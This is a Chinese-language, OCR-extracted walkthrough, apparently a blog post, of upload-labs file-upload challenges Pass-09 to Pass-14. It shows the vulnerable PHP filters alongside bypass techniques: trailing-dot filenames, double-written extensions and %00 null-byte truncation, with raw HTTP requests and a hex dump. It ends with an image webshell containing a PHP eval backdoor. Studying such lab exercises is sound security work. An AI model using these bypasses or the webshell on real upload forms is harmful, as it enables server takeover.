if (isset($_POST['submit'])) {
    if (file_exists($UPLOAD_ADDR)) {
        $deny_ext = array(".php",".php5",".php4",".php3",".php2",".html",".htm",".phtml",".pHp",".pHp5",".ph
        $file_name = trim($_FILES['upload_file']['name']);
        $file_name = deldot($file_name);//删除文件名末尾的点
        $file_ext = strrchr($file_name, '.');
        $file_ext = strtolower($file_ext); //转换为小写
        $file_ext = str_ireplace('::$DATA', '', $file_ext);//去除字符串::$DATA
        $file_ext = trim($file_ext); //首尾去空

        if (!in_array($file_ext, $deny_ext)) {
            if (move_uploaded_file($_FILES['upload_file']['tmp_name'], $UPLOAD_ADDR . '/' . $_FILES['upload_
                $img_path = $UPLOAD_ADDR . '/' . $file_name;
                $is_upload = true;
            }
        } else {
            $msg = '此文件不允许上传';
        }
    } else {
        $msg = $UPLOAD_ADDR . '文件夹不存在,请手工创建!';
```



```
POST /Pass-09/index.php HTTP/1.1
Host: 59.63.200.79:8016
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:79.0) Gecko/20100101 Firefox/79.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=---------------------------423161900323690471793190542506
Content-Length: 2024
Origin: http://59.63.200.79:8016
DNT: 1
Connection: close
Referer: http://59.63.200.79:8016/Pass-09/index.php
Cookie: ASPSESSIONIDASBBRCTR=PDPNCBKAAEJPFOKJIGFONLHL;
ASPSESSIONIDCCBACBST=NKAHFPIAIKIFPLIPJFAOIHDE
Upgrade-Insecure-Requests: 1

-----------------------------423161900323690471793190542506
Content-Disposition: form-data; name="upload_file"; filename="web.php. ."
Content-Type: image/jpeg

□□□□JFIF□□□□□□□C□□□□□□□□□□□□□□□□
□
```

```
            <input class="input_file" type="file" name="upload_file"/>
            <input class="button" type="submit" name="submit" value="上传"/>
        </form>
        <div id="msg">
                </div>
        <div id="img">
            <img src="./upload//web.php. " width="250px" />          </div>
    </li>
        </ol>
</div>

</div>
            <div id="footer">
                <center>Copyright&amp;nbsp;@&amp;nbsp;2018&amp;nbsp;by&amp;nbsp;<a
href="http://gv7.me">c0ny1</a></center>
            </div>
            <div class="mask"></div>
            <div class="dialog">
                <div class="dialog-title">提&amp;nbsp;示<a href="javascript:void(0)" class="close" title="关闭">关闭
                <div class="dialog-content"></div>
            </div>
</body>
<script type="text/javascript" src="/js/jquery.min.js"></script>
<script type="text/javascript" src="/js/prism.js"></script>
```



第十题

双写文件绕过，

= *str replace*(deny_ext,"", $file_name);这个函数只配备一次比如pphphp会替换一次php，将php转

第十一题


php 00截断
php版本要小于5.3.4，5.3.4及以上已经修复该问题


magic_quotes_gpc需要为OFF状态

include和require一般在网站内部读取文件

file_get_contents一般用于打开一个url或一个文件

file_exists判断文件是否存在







System	Windows NT WIN-FOIIESO5316 6.1 build 7601 (Windows Server 2008 R2 Enterprise Edition Service Pack 1) i586
Build Date	Sep 2 2015 23:45:20
Compiler	MSVC9 (Visual C++ 2008)
Architecture	x86
Configure Command	cscript /nologo configure.js "--enable-snapshot-build" "--enable-debug-pack" "--disable-zts" "--disable-isapi" "--disable-nsapi" "--without-mssql" "--without-pdo-mssql" "--without-pi3web" "--with-pdo-oci=C:\php-sdk\oracle\instantclient10\sdk,shared" "--with-oci8=C:\php-sdk\oracle\instantclient10\sdk,shared" "--with-oci8-11g=C:\php-sdk\oracle\instantclient11\sdk,shared" "--with-enchant=shared" "--enable-object-out-dir=../obj/" "--enable-com-dotnet=shared" "--with-mcrypt=static" "--disable-static-analyze" "--with-pgo"
Server API	CGI/FastCGI
Virtual Directory Support	disabled
Configuration File (php.ini) Path	C:\Windows
Loaded Configuration File	C:\phpStudy\php\php-5.4.45-nts\php.ini
Scan this dir for additional .ini files	(none)
Additional .ini	(none)

第十二题


因为post传参不会%00继续url编码，所以需要手动修改，





26	54	52	3d	50	44	50	4e	43	42	4b	41	41	45	4a	50	46	TR=PDPNCBKAAEJPF
27	4f	4b	4a	49	47	46	4f	4e	4c	48	4c	3b	20	41	53	50	OKJIGFONLHL; ASP
28	53	45	53	53	49	4f	4e	49	44	43	43	42	41	43	42	53	SESSIONIDCCBACBS
29	54	3d	4e	4b	41	48	46	50	49	41	49	4b	49	46	50	4c	T=NKAHFPIAIKIFPL
2a	49	50	4a	46	41	4f	49	48	44	45	0d	0a	55	70	67	72	IPJFAOIHDEUpgr
2b	61	64	65	2d	49	6e	73	65	63	75	72	65	2d	52	65	71	ade-Insecure-Req
2c	75	65	73	74	73	3a	20	31	0d	0a	0d	0a	2d	2d	2d	2d	uests: 1-----
2d	2d	2d	2d	2d	2d	2d	2d	2d	2d	2d	2d	2d	2d	2d	2d	2d	----------
2e	2d	2d	2d	2d	2d	2d	2d	2d	2d	34	31	35	33	37	37	35	----------4153775
2f	33	38	35	34	35	38	36	33	32	31	39	34	39	38	30	36	3854586321949806
30	33	39	39	34	30	0d	0a	43	6f	6e	74	65	6e	74	2d	44	39940Content-D
31	69	73	70	6f	73	69	74	69	6f	6e	3a	20	66	6f	72	6d	isposition: form
32	2d	64	61	74	61	3b	20	6e	61	6d	65	3d	22	73	61	76	-data; name="sav
33	65	5f	70	61	74	68	22	0d	0a	0d	0a	2e	2e	2f	75	70	e_path"../up
34	6c	6f	61	64	2f	31	2e	70	68	70	00	0d	0a	2d	2d	2d	load/1.php---
35	2d	2d	2d	2d	2d	2d	2d	2d	2d	2d	2d	2d	2d	2d	2d	2d	----------
36	2d	2d	2d	2d	2d	2d	2d	2d	2d	2d	34	31	35	33	37	37	----------415377
37	35	33	38	35	34	35	38	36	33	32	31	39	34	39	38	30	5385458632194980
38	36	33	39	39	34	30	0d	0a	43	6f	6e	74	65	6e	74	2d	639940Content-
39	44	69	73	70	6f	73	69	74	69	6f	6e	3a	20	66	6f	72	Disposition: for
3a	6d	2d	64	61	74	61	3b	20	6e	61	6d	65	3d	22	75	70	m-data; name="up
3b	6c	6f	61	64	5f	66	69	6c	65	22	3b	20	66	69	6c	65	load_file"; file
3c	6e	61	6d	65	3d	22	77	65	62	2e	6a	70	67	22	0d	0a	name="web.jpg"
3d	43	6f	6e	74	65	6e	74	2d	54	79	70	65	3a	20	69	6d	Content-Type: im
3e	61	67	65	2f	6a	70	65	67	0d	0a	0d	0a	ff	d8	ff	e0	age/jpegÿØÿà

```
    <p>%00截断绕过(二)</p>
</li>
    <li>
      <h3>任务</h3>
      <p>上传一个<code>webshell</code>到服务器。</p>
    </li>
    <li>
      <h3>上传区</h3>
      <form enctype="multipart/form-data" method="post">
        <p>请选择要上传的图片：<p>
        <input type="hidden" name="save_path" value="../upload/"/>
        <input class="input_file" type="file" name="upload_file"/>
        <input class="button" type="submit" name="submit" value="上传"/>
      </form>
      <div id="msg">
              </div>
      <div id="img">
        <img src="./upload/1.php/2020200811152509.jpg" width="250px" />
    </li>
      </ol>
</div>

</div>
        <div id="footer">
            <center>Copyright @ 2018 by <a
href="http://gv7.me">c0ny1</a></center>
        </div>
```



第十三题


题目要求

1.保证上传后的图片马中仍然包含完整的一句话或webshell代码。

2.图片马要.jpg,.png,.gif三种后缀都上传成功才算过关！

第十四题



59.63.200.79:8016/Pass-14/index.php
Pass-01
Pass-02
Pass-03
Pass-04
Pass-05
Pass-06
Pass-07
Pass-08
Pass-09
Pass-10
Pass-11
Pass-12
Pass-13
Pass-14
Pass-15
Pass-16
Pass-17
Pass-18
Pass-19
Pass-20
Pass-21
Pass-22
Pass-23
本关考点:
getimagesize图片类型绕过
任务
上传 图片马 到服务器。
注意:
1.保证上传后的图片马中仍然包含完整的 一句话 或 webshell 代码。
2.图片马要 .jpg , .png , .gif 三种后缀都上传成功才算过关!
上传区
请选择要上传的图片:
浏览... 未选择文件。
上传
https://blog.csdn.net/qq_44713240



工具 › 图片马
搜索"图片...
.htaccess
12.png
选中 1 个项目 469 字节
C:\Users\root\Desktop\工具\图片马\12.png - Notepad++
文件(F) 编辑(E) 搜索(S) 视图(V) 编码(N) 语言(L) 设置(T) 工具(O) 宏(M) 运行(R)
bash.gif
2120200811155642.png
12.png
<?php eval($_REQUEST['ls']); ?>
https://blog.csdn.net/qq_44713240

